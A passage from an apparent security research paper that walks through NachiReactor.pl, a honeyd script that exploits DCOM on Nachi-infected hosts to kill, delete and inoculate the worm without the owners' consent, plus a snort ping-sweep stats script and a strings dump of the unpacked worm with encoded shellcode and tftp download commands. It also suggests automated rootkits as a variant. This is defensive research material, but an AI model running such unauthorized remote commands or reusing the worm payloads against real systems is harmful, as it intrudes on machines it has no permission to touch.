    push( @shell_commands, "sleep 15" );
```

Execute the previously copied pskill.exe command to kill the residual Nachi worm process.

```
    push( @shell_commands, "pskill dllhost" );
```

Execute the previously copied pskill.exe command to kill the residual TFTP server installed and started by the Nachi worm.

```
    push( @shell_commands, "pskill svchost" );
```

Remove the pskill.exe command. It has done it’s job and a little cleanup will make the system administrator a little less annoyed that we ran some processes without asking.

```
    push( @shell_commands, "del /f pskill.exe" );
```

Push the previously copied registry file into the registry. This will remove the Nachi related registry settings that allow the worm to restart when the system reboots.

```
    push( @shell_commands, "regedit /s nachi_cleaner.reg" );
```

Remove the renamed TFTP server installed by the worm.

```
    push( @shell_commands, "del /f SVCHOST.EXE" );
```

Remove the Nachi worm executable from the system.

```
    push( @shell_commands, "del /f DLLHOST.EXE" );
```

The next two commands copy the previously mentioned registry file into the location that a Nachi worm would expect to find worm related files as the worm filenames. This is the inoculation mechanism for the Nachi worm. The worm checks to see if a potential victim is already infected by looking for the existence of these files. If they exist, the Nachi worm will not infect the potential victim.

```
    push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\\system32\\wins\\dllhost.exe" );
    push( @shell_commands, "copy nachi_cleaner.reg
%SystemRoot%\\system32\\dllcache\\tftpd.exe" );
```

Give the previous commands some time to complete.

```
    push( @shell_commands, "sleep 15" );
```

Cleanup the files that were placed on the system which we no longer need.

```
    push( @shell_commands, "del /f nachi_cleaner.reg" );
    push( @shell_commands, "del /f sleep.exe" );
```

We are done with the shell, time to exit.

```
    push( @shell_commands, "exit" );
```

This loop sends the commands previously described to the target system in the order that they were pushed onto the '@shell_commands' array.

```
    #
    # execute inoculation commands
    #
    foreach $cmd ( @shell_commands ) {
      # wait for shell prompt
      if ( &get_prompt( $dcom_out ) == $::FAILED ) {
        print STDERR "ERROR - Unable to get DCOM shell prompt\n";
        return $::FAILED;
      }
      syswrite $dcom_in, "$cmd\n";
    }
```

All of the commands have been executed on the target. Close stdin and stdout. We are about to kill this child.

```
    # close the shells stdin/stdout
    close( $dcom_in );
    close( $dcom_out );
```

Send kill signals to the process and wait to reap the process when it finally exits.

```
    # the exploit does not shutdown nicely
    system( "pkill $::Config{'dcom'}.$$" );
    system( "pkill -9 $::Config{'dcom'}.$$" );
    waitpid( $child_pid, 0 );
```

Cleanup the temporary command-line executable file.

```
    #
    # cleanup
    #
    system( "rm -f $::Config{'bin_dir'}/temp/$::Config{'dcom'}.$$" );
    if ( $::Config{'debug'} >= 3 ) {
      print STDERR "DEBUG - Child is done\n";
    }
```

The following code sends alert e-mail to the recipient selected on the command-line.

```
    #
    # notify that the attacker has been inoculated
    #
    if ( defined $::Config{'mailto'} ) {
```

This is the e-mail sent when NachiReactor.pl script inoculates an attacker.

```
      if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - Sending notification e-mail\n";
      }
      $cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
      if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
        print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
      } else {
        print SENDMAIL "From: $::Config{'mailfrom'}\n";
        print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
        print SENDMAIL "\n";
        print SENDMAIL "$::PROGNAME sucessfully innoculated $attacker and stopped it
from\n";
        print SENDMAIL "propogating the Nachi/Welchia worm\n";
        if ( -f $::Config{'nbtstat'} ) {
          if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
            print "ERROR - Unable to nbtstat the attacker\n";
          } else {
            print SENDMAIL "\n-----\n";
```

```
            while( $line = <NBTSTAT> ) {
              chomp( $line );
              if ( $line =~ m/^\s(.*)$/ ) {
                print SENDMAIL "$1\n";
              }
            }
            close( NBTSTAT );
            print SENDMAIL "-----\n";
          }
        }
        print SENDMAIL ".\n";
        print SENDMAIL ".\n";
        close( SENDMAIL );
      }
    }
  } else {
    # just notify
```

This is the e-mail sent when the NachiReactor.pl script detects and captures a worm.

```
    if ( defined $::Config{'mailto'} ) {
      if ( $::Config{'debug'} >= 3 ) {
        print STDERR "DEBUG - Sending notification e-mail\n";
      }
      $cmd_line = sprintf( '/usr/lib/sendmail -f %s %s', $::Config{'mailfrom'},
$::Config{'mailto'} );
      if ( ! defined open( SENDMAIL, "| $cmd_line" ) ) {
        print STDERR "ERROR - Unable to send e-mail to [$::Config{'mailto'}]\n";
      } else {
        print SENDMAIL "From: $::Config{'mailfrom'}\n";
        print SENDMAIL "Subject: Nachi Worm [$attacker->$victim]\n";
        print SENDMAIL "\n";
        print SENDMAIL "$::PROGNAME sucessfully captured $attacker propogating the
Nachi/Welchia worm\n";
        if ( -f $::Config{'nbtstat'} ) {
          if ( ! defined open( NBTSTAT, "$::Config{'nbtstat'} $attacker |" ) ) {
            print "ERROR - Unable to nbtstat the attacker\n";
          } else {
            print SENDMAIL "\n-----\n";
            while( $line = <NBTSTAT> ) {
              chomp( $line );
              if ( $line =~ m/^\s(.*)$/ ) {
                print SENDMAIL "$1\n";
              }
            }
            close( NBTSTAT );
            print SENDMAIL "-----\n";
          }
        }
        print SENDMAIL ".\n";
        print SENDMAIL ".\n";
        close( SENDMAIL );
      }
    }
  }

  return $::TRUE;
}
```

When the attacker commands the victim to download the worm, the script uses this function to collect the worm code and store it for future analysis.

```
#
# download worm
#
sub get_worm_code {
  my ( $attacker, $victim, $file ) = @_;
  my $cmd_line;
```

The script stores downloaded worm files in directories specific to the attacker and victim.

```
  # create a dir to hold worm files
  if ( ! -d "$::Config{'save_dir'}/$attacker-$victim" ) {
    mkdir( "$::Config{'save_dir'}/$attacker-$victim" );
  }

  # get the worm file
  $cmd_line = sprintf( "tftp %s", $attacker );
  if ( ! defined open( TFTP, "| $cmd_line" ) ) {
    print STDERR "ERROR - Unable to execute command [$cmd_line]\n";
    return $::FAILED;
```

```
  }
  print TFTP "mode binary\n";
  print TFTP "get $file $::Config{'save_dir'}/$attacker-$victim/$file.$$\n";
  print TFTP "quit\n";
  close( TFTP );
```

The sub-routine returns the size of the file downloaded just in case the worm cares about the size returned by the fake TFTP command.

```
  #done
  return ( -s "$::Config{'save_dir'}/$attacker-$victim/$file.$$" );
}
```

This function is a modified version of a sub-routine found in the router-telnet.pl script by Niels Provos. It is used to receive commands from the attacker in an orderly fashion. The routine gathers bytes until it gets a full command, then returns the command to the script for processing.

```
#
# get shell command (lifted from router-telnet.pl by Niels Provos)
#
sub get_command {
  my ( $prompt, $echo, $socket ) = @_;
  my $word;
  my $alarmed;
  my $finished;
  my $buffer;
  my $nread;

  syswrite $socket, "$prompt";

  $word = "";
  $alarmed = 0;
  eval {
    $SIG{ALRM} = sub { $alarmed = 1; die; };
    alarm 30;
    $finished = 0;
    do {
      $nread = sysread $socket, $buffer, 1;
      die unless $nread;
      if (ord($buffer) == 0) {
        ; #ignore
      } elsif (ord($buffer) == 255) {
        sysread $socket, $buffer, 2;
      } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
        $finished = 1;
      } else {
        $word = $word.$buffer;
      }
    } while (!$finished);
    alarm 0;
  };
  syswrite $socket, "\r\n" if $alarmed || ! $echo;
  if ($alarmed) {
    return $::FAILED;
  }

  return ($word);
}
```

This function is a modified version of a sub-routine found in the router-telnet.pl script by Niels Provos. It is used to send commands to the attacker in an orderly fashion. The script waits until is sees a command prompt before sending a command to the attacker.

```
#
# get command prompt (lifted from router-telnet.pl by Niels Provos)
#
sub get_prompt {
  my ( $socket ) = @_;
  my $word;
  my $alarmed;
  my $finished;
  my $buffer;
  my $nread;

  $word = "";
  $alarmed = 0;
  eval {
    $SIG{ALRM} = sub { $alarmed = 1; die; };
```

```
    alarm 30;
    $finished = 0;
    do {
      if  ( ! defined ( $nread = sysread( $socket, $buffer, 1 ) ) ) {
        print STDERR "ERROR - Unable to read from DCOM shell\n";
        return $::FAILED;
      }
      if (ord($buffer) == 0) {
        ; #ignore
      } elsif (ord($buffer) == 255) {
        sysread $socket, $buffer, 2;
      } elsif (ord($buffer) == 62 ) {
        # prompt terminator
        if ( $::Config{'debug'} >= 3 ) {
          $word = $word.$buffer;
          print STDERR "DEBUG - Got prompt [$word]\n";
        }
        $finished = 1;
      } elsif (ord($buffer) == 13 || ord($buffer) == 10) {
        # non-prompt output
        if ( $::Config{'debug'} >= 3 ) {
          print STDERR "DEBUG - [$word]\n";
        }
        $word = "";
      } else {
        $word = $word.$buffer;
      }
    } while (!$finished);
    alarm 0;
  };
  if ($alarmed) {
    return $::FAILED;
  }

  return $::TRUE;
}
```

This concludes the detailed analysis of the NachiReactor.pl script.

The PingSweepStats.pl script is used in conjunction with the open-source intrusion detection system (IDS) called snort. The script is executed from a crontab file once every 24 hours by cron.

PingSweepStats.pl

The script assumes that perl is located in /usr/bin.

```
#!/usr/bin/perl
#
# $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $
#
# author: ron dilley
#
# desc: this perl script generates ping sweep stats over time for measuring
#       worm propagation
#
##############################################################################
```

The script requires one module, which in part of the standard perl installation. Getopt::Std provides the getopts function used in the parse_command_line subroutine.

```
#
# modules
#
use Getopt::Std;
```

Pragmas are compiler hints. The invocation of ‘use strict’ is short hand for three pragmas (“vars”, “refs” and “subs”). Use strict “vars” requires that all variables be pre-declared. Use strict “refs” prevents the use of symbolic references. Use strict “subs” requires that bare word strings be wrapped in quotes. I use this pragma or hint to force myself to write cleaner code.

```
#
# pragmas
#
use strict;
```

Forcing the path to a known value is a security feature to prevent command substitution attacks that I include out of habit.

```
#
# set environment
#
$ENV{PATH} = "/usr/bin:/bin:/usr/sbin:/sbin:/usr/ucb";
```

The following turns on autoflush which forces a flush after every print, printf and write function call.

```
#
# turn on autoflush
#
select STDERR; $| = 1;
select STDOUT; $| = 1;
```

The following section has all of the pre-set variables. I will comment on the note-worthy ones and leave the self-evident to you.

```
#
# defines
#
$::TRUE = 1;
$::FALSE = 0;
$::FAILED = -1;

$::VERSION = '$Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58 rdilley Exp $';
$::PROGNAME = "PingSweepStats.pl";

%::Config = ();
$::Config{'debug'} = $::FALSE;
$::Config{'debug'} = $::FALSE;
```

This is the main routine. I can't help myself, once a C coder, always a C coder.

```
#
# main routine
#
if ( &main() != $::TRUE ) {
  exit( 1 );
}
```

The script completed without any problems, time to exit.

```
exit( 0 );

##############################################################################
#
# sub-routines
#

#
# main routine
#
sub main {
  my $arg;
```

Display a banner showing important information about the script and it's maker.

```
  #
  # display script banner
  #
  &show_banner();
```

Process the command-line arguments.

```
  #
  # parse command-line
  #
  &parse_command_line();
```

```
  # process args that are left
  while( $arg = shift( @::ARGV ) ) {
```

For each file passed to the script, process it using the ‘&process_log_file’ sub-routine.

```
    &process_log_file( $arg );
  }
```

Display a report of the processed log information.

```
  &display_report();
```

This sub-routine is done, time to return to the caller.

```
  # done
  return $::TRUE;
}
```

This sub-routine displays important information about the script and it’s maker.

```
#
# display banner info
#
sub show_banner {
  print "$::PROGNAME $::VERSION\n";
  print "By: Ron Dilley\n";
  print "\n";
  print "$::PROGNAME comes with ABSOLUTELY NO WARRANTY.\n";
  print "\n";

  return $::TRUE;
}
```

This function is called if a required argument is missing or if an unknown argument is passed to the script. It tells the user how to run the script.

```
#
# display help info
#
sub show_help {
  print "Syntax:\n";
  print "\n";
  print "$::PROGNAME [options] {file} [{file} ...]\n";
  print "\n";
  print "-d {0-9}   Display debug information during program run\n";
  print "-v         Display additional information\n";
  print "\n";

  return $::TRUE;
}
```

This function processes the command-line arguments.

```
#
# parse command-line arguments
#
sub parse_command_line {
  no strict 'vars';

  if ( getopts( 'd:v' ) == $::FALSE ) {
    &show_help();
    return $::FAILED;
  }
  if ( defined $opt_d ) {
    if ( $opt_d > 0 ) {
      # set debug mode
      $::Config{'debug'} = $opt_d;
    }
  }
  if ( defined $opt_v ) {
    if ( $opt_v > 0 ) {
      $::Config{'verbose'} = $::TRUE;
    }
  }
  return $::TRUE;
}
```

This sub-routine processes a snort syslog file.

```
#
# process snort syslog data
#

sub process_log_file {
  my ( $fname ) = @_;
  my $line;
  my $months = "JanFebMarAprMayJunJulAugSepOctNovDec";
  my $offset;
  my $mo;
  my $day;
  my $hour;
  my $min;
  my $sec;
  my $source;
  my $dest;
  my $buf;
```

Attempt to open the log file for reading. If it fails, the script bails out of the sub-routine with an error.

```
  if ( ! defined open( LOGFILE, $fname ) ) {
    print "ERROR - Unable to open log file [$fname]\n";
    return $::FAILED;
  }
```

Read the log file one line at a time and run a long but simple regular expression (regex[100]) on it.

```
  while ( $line = <LOGFILE> ) {
    chomp( $line );
```

This magic regex slices and dices a syslog line generated by snort for a ping sweep into it's important pieces including time, date, source IP and destination IP.

```
    if ( $line =~ m/^(\S+)\s+(\d{1,2}) (\d{2})\:(\d{2})\:(\d{2}) .*\
(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}) \-\> (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}).*$/ ) {
```

Here is a little trickery to convert the month in syslog format to a numeric representation.

```
      if ( ( $offset = index( $months, $1 ) ) < 0 ) {
        print "ERROR - Invalid format [$line]\n";
      } elsif ( $offset == 0 ) {
        $mo = 1;
      } else {
        $mo = ( $offset / 3 ) + 1;
      }
      $day = $2;
      $hour = $3;
      $min = $4;
      $sec = $5;
      $source = $6;
      $dest = $7;

      $buf = sprintf( "%02d%02d%02d", $mo, $day, $hour );
```

Add a new record or increment and existing depending on whether the source has been seen before.

```
      if ( ! exists $::sweeps{$buf} ) {
        # create new dataset
        {
          my %tmp_record = ();
          $tmp_record{$source} = 1;
          $::sweeps{$buf} = \%tmp_record;
        }
      } else {
        $::sweeps{$buf}{$source}++
      }
    }
  }
```

[100] http://envgen.nox.ac.uk/courses/perl_bioperl/regex.pdf

Close the log file and return.

```
  close( LOGFILE );

  return $::TRUE;
}
```

This function converts the processed log information into a human readable as well as useful format.

```
#
# generate report
#
sub display_report {
  my $tmp_ptr;
  my %tmp_hash;
  my $key;
  my $subkey;
  my $tmp_count;

  printf( "%d records found\n", scalar( keys( %::sweeps ) ) );
```

For each time window or key, display the source IP information for scanning hosts.

```
  foreach $key ( sort keys %::sweeps ) {
    $tmp_ptr = $::sweeps{$key};
    $tmp_count = 0;
    foreach $subkey ( sort keys %$tmp_ptr ) {
      %tmp_hash = %$tmp_ptr;
      if ( $tmp_hash{$subkey} >= 100 ) {
        $tmp_count++;
        if ( $::Config{'verbose'} == $::TRUE ) {
          print "$subkey $tmp_hash{$subkey}\n";
        }
      }
    }
```

Print it to stdout.

```
    printf( "%d\/%d\/2003 %d\:00\:00\,%s\n", substr( $key, 0, 2 ), substr( $key, 2, 2
), substr( $key, 4, 2 ), $tmp_count );
  }
```

The sub-routine is done, time to return.

```
  return $::TRUE;
}
```

This concludes the detailed analysis of the PingSweepStats.pl script.

Possible variations and attack vectors

The possible uses of honeyd to leverage worms for good or evil is almost limitless. Each time a new worm like Nachi shows up in the wild, it should be possible to build a reactor script. The use of worm reactors as counter-batteries on the Internet has sparked much debate. The benefits on corporate networks include significant dampening and in the case of the Nachi worm, a complete squashing of the worm without significant impact to system administrators or their systems should greatly reduce any philosophical debate.

It is also possible to use a passive monitor tool like snort that looks for traffic signatures and spawns scripts that react. An example would be to leverage

or combat the mydoom[101] worm, which opens a backdoor on the infected machine on several ports and sends distinctive e-mails toward the Internet. A passive monitor like snort[102] can detect these distinctive SMTP packets and launch an attack against the infected host. This attack can take the form of either a cleaner/inoculator or an automated rootkit.

XXX Add info about c-based tool that includes both the honeyd as well as the reactor functionality with the ability to install itself on attacking systems as part of the inoculation payload.

The unauthorized actions documented in this paper were intentionally simplistic. It is very easy to leverage any one of several root kits available for Windows to retain access to systems, hide activities and in general be very annoying to the Internet community at large.

References

References relating to the exploits:

Network Associates, *W32/Nachi.worm*, 18 August 2003
URL: http://vil.nai.com/vil/content/v_100559.htm

Network Associates, *W32/Nachi.worm.b*, 11 February 2004
URL: http://vil.nai.com/vil/content/v_101013.htm

McAfee Security, *W32/Nachi.worm*, 18 August 2003
URL: http://us.mcafee.com/virusInfo/default.asp?id=nachi

Computer Associates, *Win32.Nachi.B*, 11, February 2004
URL: http://www3.ca.com/threatinfo/virusinfo/virus.aspx?id=38258

Trend Micro, *WORM_NACHI.A*, No Publication Date.
URL:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NACHI.A

Trend Micro, *WORM_NACHI.B*, No Publication Date.
URL:
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NACHI.B

SOPHOS, *W32/Nachi-A*, August 2003
URL: http://www.sophos.com/virusinfo/analyses/w32nachia.html

Symantec, *W32.Welchia.Worm*, 16 December 2003. URL:
http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html

[101] http://vil.nai.com/vil/content/v_100983.htm
[102] http://www.snort.org

Jason V. Miller, Jesse Gough, Bartek Kostanecki, Josh Talbot, Jensenne Roculan, *Microsoft DCOM RPC Worm Alert*, 18 August 2003
URL: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

Microsoft Corp., *Microsoft Security Bulletin MS03-026*, 10 September 2003.
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Microsoft Corp., *Microsoft Security Bulletin MS03-007*, 30 May 2003.
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-007.asp

OC192 Solutions*, DCOM Exploit Utility*, No Publication Date.
URL: http://www.oc192.us/projects/downloads/oc192-dcom.c

The Last Stage of Delirium, *Buffer Overrun in Windows RPC Interface*, No Publication Date.
URL: http://www.lsd-pl.net/special.html

The Last Stage of Delirium, *Win32 Assembly Components*, 12 December 2002
URL: http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

Fate Research Labs, Analysis of the ntdll.dll WebDAV Exploit, 25 March 2003
URL: http://www.fatelabs.com/library/fatelabs-ntdll-analysis.pdf

Roman Medina, IIS 5.0 WebDAV Exploit (rs_iis.c), 23 March 2003
URL: http://www.rs-labs.com/exploitsntools/rs_iis.c

References used while creating this paper:

Niels Provos, *The honeyd project*, No Publication Date.
URL: http://www.honeyd.org/

Laurent Oudot*, Honeyd Vs MSBLAST.EXE*, 8 August 2003.
URL: http://www.citi.umich.edu/u/provos/honeyd/msblast.html

Niels Provos, *CITI Technical Report 03-1,* October 2003.
URL: http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf

David Moore, Colleen Shannon, Geoffrey M. Voelker, Stefan Savage, *Internet Quarantine: Requirements for Containing Self-Propagating Code*, INFOCOM 2003. URL: http://www.cs.ucsd.edu/~savage/papers/Infocom03.pdf

Jerome H. Saltzer, Michael D. Schroeder, *The Protection of Information in Computer Systems*, 17 April 1975

The Open Group, *Introduction to the RPC Specification*, Copyright 1997

URL: http://www.opengroup.org/onlinepubs/9629399/chap1.htm

Guy Eddon, Henry Eddon, *Understanding the DCOM Wire Protocol by Analyzing Network Data Packets*, March 1998

URL: http://www.microsoft.com/msj/0398/dcom.aspx

Aleph One, *Smashing The Stack For Fun And Profit*, Phrack 49, File 14 of 16

URL: http://www.shmoo.com/phrack/Phrack49/p49-14

David Litchfield, *New Attack Vectors and a Vulnerability Dissection of MS03-007*, 21 March 2003

URL: http://www.nextgenss.com/papers/ms03-007-ntdll.pdf

Chris Anley, *Creating Arbitrary Shellcode In Unicode Expanded Strings*, 8 January 2002

URL: http://www.nextgenss.com/papers/unicodebo.pdf

Further research

There are many opportunities for research into this form of countermeasure through the references already listed.

Appendix A

Please note the following source code is provided in a small font to facilitate reading and reduce the over-all length of the document.

Exploit Code

Disassembled Nachi

Unpacked Nachi

Nachi strings (Unpacked)

The following output was generated with FoundStone's BinText v3.00[103].

```
File pos   Mem pos      ID   Text
========   =======      ==   ====

0000004D   0040004D      0   !This program cannot be run in DOS mode.
0000009D   0040009D      0   ?KNi#GN
000000A5   004000A5      0   ?KN} AN
000000B5   004000B5      0   ?KN} ON
000000C1   004000C1      0   ?JNv?KN
000000CD   004000CD      0   ?KNRich
000001D8   004001D8      0   .text
00000200   00400200      0   .rdata
00000227   00400227      0   @.data
00001092   00401092      0   T$0j.R
000010AC   004010AC      0   L$0PQ
000012B5   004012B5      0   u$hx[@
0000141F   0040141F      0   4U|S@
0000154A   0040154A      0   D$$Pj
00001550   00401550      0   Vh@,@
00001559   00401559      0   L$$Qj
0000155F   0040155F      0   Vh +@
0000171E   0040171E      0   RPPPPPPQP
00001992   00401992      0   (SUVWj
00001A51   00401A51      0   D$(RPW
00001AC1   00401AC1      0   D$(RPW
00001DDB   00401DDB      0   Qh(v@
00001DF4   00401DF4      0   Rh([@
00001E3B   00401E3B      0   IQhT[@
000023E6   004023E6      0   SUVWh?
000025FA   004025FA      0   L$ Qh
0000265C   0040265C      0   D$$PW
000026B5   004026B5      0   L$$QW
00002AED   00402AED      0   j@h0d@
00002BA5   00402BA5      0   jHh4T@
00002BF1   00402BF1      0   Phpd@
00002C46   00402C46      0   SUVWh
00002CF1   00402CF1      0   L$(Qh
00002D1A   00402D1A      0   D$HQPU
00002DDA   00402DDA      0   D$DRh
00002DFF   00402DFF      0   L$LQU
00002F50   00402F50      0   QSUVW
00002F62   00402F62      0   \$ ~<
00002F89   00402F89      0   |$ d}
000043F8   004043F8      0   KERNEL32.DLL
00004405   00404405      0   ADVAPI32.dll
00004412   00404412      0   ICMP.dll
0000441B   0040441B      0   MSVCRT.dll
00004426   00404426      0   urlmon.dll
00004431   00404431      0   USER32.dll
0000443C   0040443C      0   WS2_32.dll
0000444A   0040444A      0   GetLastError
00004458   00404458      0   InterlockedDecrement
0000446E   0040446E      0   GlobalAlloc
0000447C   0040447C      0   GlobalFree
00004488   00404488      0   OpenProcess
00004496   00404496      0   GetFileAttributesA
000044AA   004044AA      0   SetFileAttributesA
000044BE   004044BE      0   GetModuleHandleA

000044D0   004044D0      0   UnmapViewOfFile
000044E2   004044E2      0   CreateMutexA
000044F0   004044F0      0   InterlockedIncrement
00004506   00404506      0   LocalAlloc
00004512   00404512      0   LocalFree
0000451E   0040451E      0   GetVersion
0000452A   0040452A      0   GetVersionExA
0000453A   0040453A      0   GetCurrentProcess
0000454E   0040454E      0   GetOEMCP
00004558   00404558      0   GetSystemDefaultLCID
0000456E   0040456E      0   GetModuleFileNameA
00004582   00404582      0   TerminateProcess
00004594   00404594      0   WaitForSingleObject
000045AA   004045AA      0   CopyFileA
000045B6   004045B6      0   GetLocalTime
000045C4   004045C4      0   ExitProcess
000045D2   004045D2      0   GetTickCount
```

[103] http://www.foundstone.com/resources/proddesc/bintext.htm

```
000045E0   004045E0      0   CreateThread
000045EE   004045EE      0   Sleep
000045F6   004045F6      0   FreeConsole
00004604   00404604      0   GetSystemDirectoryA
0000461A   0040461A      0   CreateToolhelp32Snapshot
00004634   00404634      0   Process32First
00004644   00404644      0   Process32Next
00004654   00404654      0   CloseHandle
00004662   00404662      0   CreateProcessA
00004672   00404672      0   DeleteFileA
00004680   00404680      0   ChangeServiceConfig2A
00004698   00404698      0   QueryServiceConfig2A
000046AE   004046AE      0   StartServiceA
000046BE   004046BE      0   DeleteService
000046CE   004046CE      0   RegisterServiceCtrlHandlerA
000046EC   004046EC      0   SetServiceStatus
000046FE   004046FE      0   StartServiceCtrlDispatcherA
0000471C   0040471C      0   QueryServiceStatus
00004730   00404730      0   QueryServiceConfigA
00004746   00404746      0   ChangeServiceConfigA
0000475C   0040475C      0   AdjustTokenPrivileges
00004774   00404774      0   OpenSCManagerA
00004784   00404784      0   CreateServiceA
00004794   00404794      0   CloseServiceHandle
000047A8   004047A8      0   OpenServiceA
000047B6   004047B6      0   RegOpenKeyExA
000047C6   004047C6      0   RegCloseKey
000047D4   004047D4      0   OpenProcessToken
000047E6   004047E6      0   LookupPrivilegeValueA
000047FE   004047FE      0   IcmpCloseHandle
00004810   00404810      0   IcmpCreateFile
00004820   00404820      0   IcmpSendEcho
00004834   00404834      0   _XcptFilter
00004842   00404842      0   __getmainargs
00004852   00404852      0   _initterm
0000485E   0040485E      0   strstr
00004866   00404866      0   srand
0000486E   0040486E      0   ???2@YAPAXI@Z
0000487C   0040487C      0   __p___initenv
0000488C   0040488C      0   __setusermatherr
0000489E   0040489E      0   _adjust_fdiv
000048AC   004048AC      0   __p__commode
000048BA   004048BA      0   sprintf
000048C4   004048C4      0   strrchr
000048CE   004048CE      0   __p__fmode
000048DA   004048DA      0   __set_app_type
000048EA   004048EA      0   _except_handler3
000048FC   004048FC      0   _controlfp
00004908   00404908      0   _exit
00004910   00404910      0   ???3@YAXPAX@Z
00004924   00404924      0   _stricmp
0000492E   0040492E      0   URLDownloadToFileA
00004942   00404942      0   ExitWindowsEx
00005010   00405010      0
%u5390%u665e%u66ad%u993d%u7560%u56f8%u5656%u665f%u66ad%u4e3d%u7400%u9023%u612c%u5090%u
6659%u90ad%u612c%u548d%u7088%u548d%u908a%u548d%u708a%u548d%u908a%u5852%u74aa%u75d8%u90
d6%u5058%u5050%u90c3%u6099
000050D8   004050D8      0
ffilomidomfafdfgfhinhnlaljbeaaaaaalimmmmmmmmpdklojieaaaaaaipefpainlnpepppppppgekbaaaaaa
aaijehaigeijdnaaaaaaaamhefpepppppppppilefpaidoiahijefpiloaaaabaaaoideaaaaaaaibmgaabaaaaa
olagibmgaaeaaaaailagdneoeoeoeoehfpbidmgaeikagegdmfjhfpjikagegdmfihfpcggknggdnfjfihfokpp
ogolpofifailhnpaijehpcmdileeceamafliaaaaaamhaaeeddccbbddmamdolomoihhpppppppcecececece
00005230   00405230      0
%u5951%u6858%u759f%u0018%u5951%u6858%u759f%u0018%u5951%u6858%u759f%u0018%u5951%u6858%u
759f%u0018%u5951%u6858%u759f%u0018%u5951%u6858%u759f%u0018%u5951%u6858%u759f%u0018%u59
51%u6858%u759f%u0018
000052F4   004052F4      0   <?xml version="1.0"?>
0000530B   0040530B      0   <g:searchrequest xmlns:g="DAV:">
0000532D   0040532D      0   <g:sql>
00005336   00405336      0   Select "DAV:displayname" from scope()
0000535D   0040535D      0   </g:sql>
00005367   00405367      0   </g:searchrequest>
00005548   00405548      0   MEOW(
00005B28   00405B28      0   copy dllcache\tftpd.exe wins\svchost.exe
00005B54   00405B54      0   wins\DLLHOST.EXE
00005B6C   00405B6C      0   RpcTftpd
00005B78   00405B78      0   RpcPatch
00005B84   00405B84      0   dir dllcache\tftpd.exe
00005BB4   00405BB4      0   dir wins\dllhost.exe
00005BCC   00405BCC      0   GET / HTTP/1.1
00005BDC   00405BDC      0   Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, */*
00005C1E   00405C1E      0   User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows
98)
00005C5A   00405C5A      0   Host:
00005C66   00405C66      0   Connection: Keep-Alive
```

```
00005C84   00405C84      0   =========== I love my wife & baby :)~~~  Welcome Chian~~~
Notice:  2004 will remove myself:)~~ sorry zhongli~~~===========  wins
00005D08   00405D08      0   http://download.microsoft.com/download/6/9/5/6957d785-
fb7a-4ac9-b1e6-cb99b62f9f2a/Windows2000-KB823980-x86-KOR.exe
00005D7C   00405D7C      0   http://download.microsoft.com/download/5/8/f/58fa7161-
8db3-4af4-b576-0a56b0a9d8e6/Windows2000-KB823980-x86-CHT.exe

00005DF0   00405DF0      0   http://download.microsoft.com/download/2/8/1/281c0df6-
772b-42b0-9125-6858b759e977/Windows2000-KB823980-x86-CHS.exe
00005E64   00405E64      0   http://download.microsoft.com/download/0/1/f/01fdd40f-
efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe
00005ED8   00405ED8      0   http://download.microsoft.com/download/e/3/1/e31b9d29-
f650-4078-8a76-3e81eb4554f6/WindowsXP-KB823980-x86-KOR.exe
00005F4C   00405F4C      0   http://download.microsoft.com/download/2/3/6/236eaaa3-
380b-4507-9ac2-6cec324b3ce8/WindowsXP-KB823980-x86-CHT.exe
00005FC0   00405FC0      0   http://download.microsoft.com/download/a/a/5/aa56d061-
3a38-44af-8d48-85e42de9d2c0/WindowsXP-KB823980-x86-CHS.exe
00006034   00406034      0   http://download.microsoft.com/download/9/8/b/98bcfad8-
afbc-458f-aaee-b7a52a983f01/WindowsXP-KB823980-x86-ENU.exe
000060A8   004060A8      0   tftp -i %s get svchost.exe wins\SVCHOST.EXE
000060D8   004060D8      0   tftp -i %s get dllhost.exe wins\DLLHOST.EXE
00006108   00406108      0   Network Connections Sharing
00006124   00406124      0   svchost.exe
00006130   00406130      0   MSDTC
00006138   00406138      0   %s\wins\svchost.exe
0000614C   0040614C      0   %s\dllcache\tftpd.exe
00006164   00406164      0   WINS Client
00006170   00406170      0   DLLHOST.EXE
0000617C   0040617C      0   Browser
00006184   00406184      0   %s\wins\DLLHOST.EXE
00006198   00406198      0   %s -n -o -z -q
000061A8   004061A8      0   RpcServicePack.exe
000061BC   004061BC      0   system32>
000061C8   004061C8      0   Timeout occurred
000061DC   004061DC      0   Transfer successful
000061F0   004061F0      0   TFTPD.EXE
000061FC   004061FC      0   tftpd.exe
00006208   00406208      0   dllhost.exe
00006214   00406214      0   Microsoft Windows
00006228   00406228      0   microsoft.com
0000623C   0040623C      0    HTTP/1.1
00006247   00406247      0   Host: 127.0.0.1
00006258   00406258      0   Content-Type: text/xml
00006270   00406270      0   Content-length: 377
0000628C   0040628C      0   SEARCH /
00006298   00406298      0   SeShutdownPrivilege
000062AC   004062AC      0   SOFTWARE\Microsoft\Updates\Windows XP\SP2\KB823980
000062E0   004062E0      0   SOFTWARE\Microsoft\Updates\Windows XP\SP1\KB823980
00006314   00406314      0   SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB823980
